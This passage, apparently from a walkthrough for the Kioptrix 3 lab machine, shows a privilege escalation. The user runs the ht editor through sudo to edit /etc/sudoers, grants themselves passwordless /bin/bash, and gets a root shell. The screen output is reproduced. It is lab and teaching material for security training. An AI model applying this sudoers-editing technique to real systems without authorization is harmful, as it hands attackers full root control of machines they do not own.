
```
tion file, using defaults

name
..

files
/ ..                         <UP-DIR>   dr-xr-xrwx >
/.ssh                        <SUB-DIR>  d------rwx >
*checksec.sh                 26275      -r-xrwxrwx >
 .bash_history               13         -r--r--rw- >
 .bash_logout                220        -r--r--rw- >
 .bashrc                     2940       -r--r--rw- >
 .nano_history               15         -------rw- >
 .profile                    586        -r--r--rw- >
 .sudo_as_admin_successful   0          -r--r--rw- >
 CompanyPolicy.README        224        -r--r--rw- >

mode autodetect v
```

4. Type /etc/sudoers and hit enter you will get below window,



```
[x]──────────────── open file ────────────────
name
 /etc/sudoers                                              v

files
/..                           <UP-DIR>     dr-xr-xrwx >
/.ssh                         <SUB-DIR>    d------rwx >
*checksec.sh                  26275        -r-xrwxrwx >
 .bash_history                13           -r--r--rw- >
 .bash_logout                 220          -r--r--rw- >
 .bashrc                      2940         -r--r--rw- >
 .htcfg2                      1681         -r--r--rw- >
 .nano_history                15           -------rw- >
 .profile                     586          -r--r--rw- >
 .sudo_as_admin_successful    0            -r--r--rw- >
 CompanyPolicy.README         224          -r--r--rw- >

mode autodetect v
```


5. Add "/bin/bash" to loneferret



```
File Edit Windows Help Texteditor
[x]──────────────────────────────── /etc/sudoers ──
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht, /bin/bash

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

6. F2 - save the file
   F10 - quit

Type "sudo /bin/bash"



```
loneferret@Kioptrix3:~$ sudo ht
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~#
```

Logged in as root !!!!!!!!!!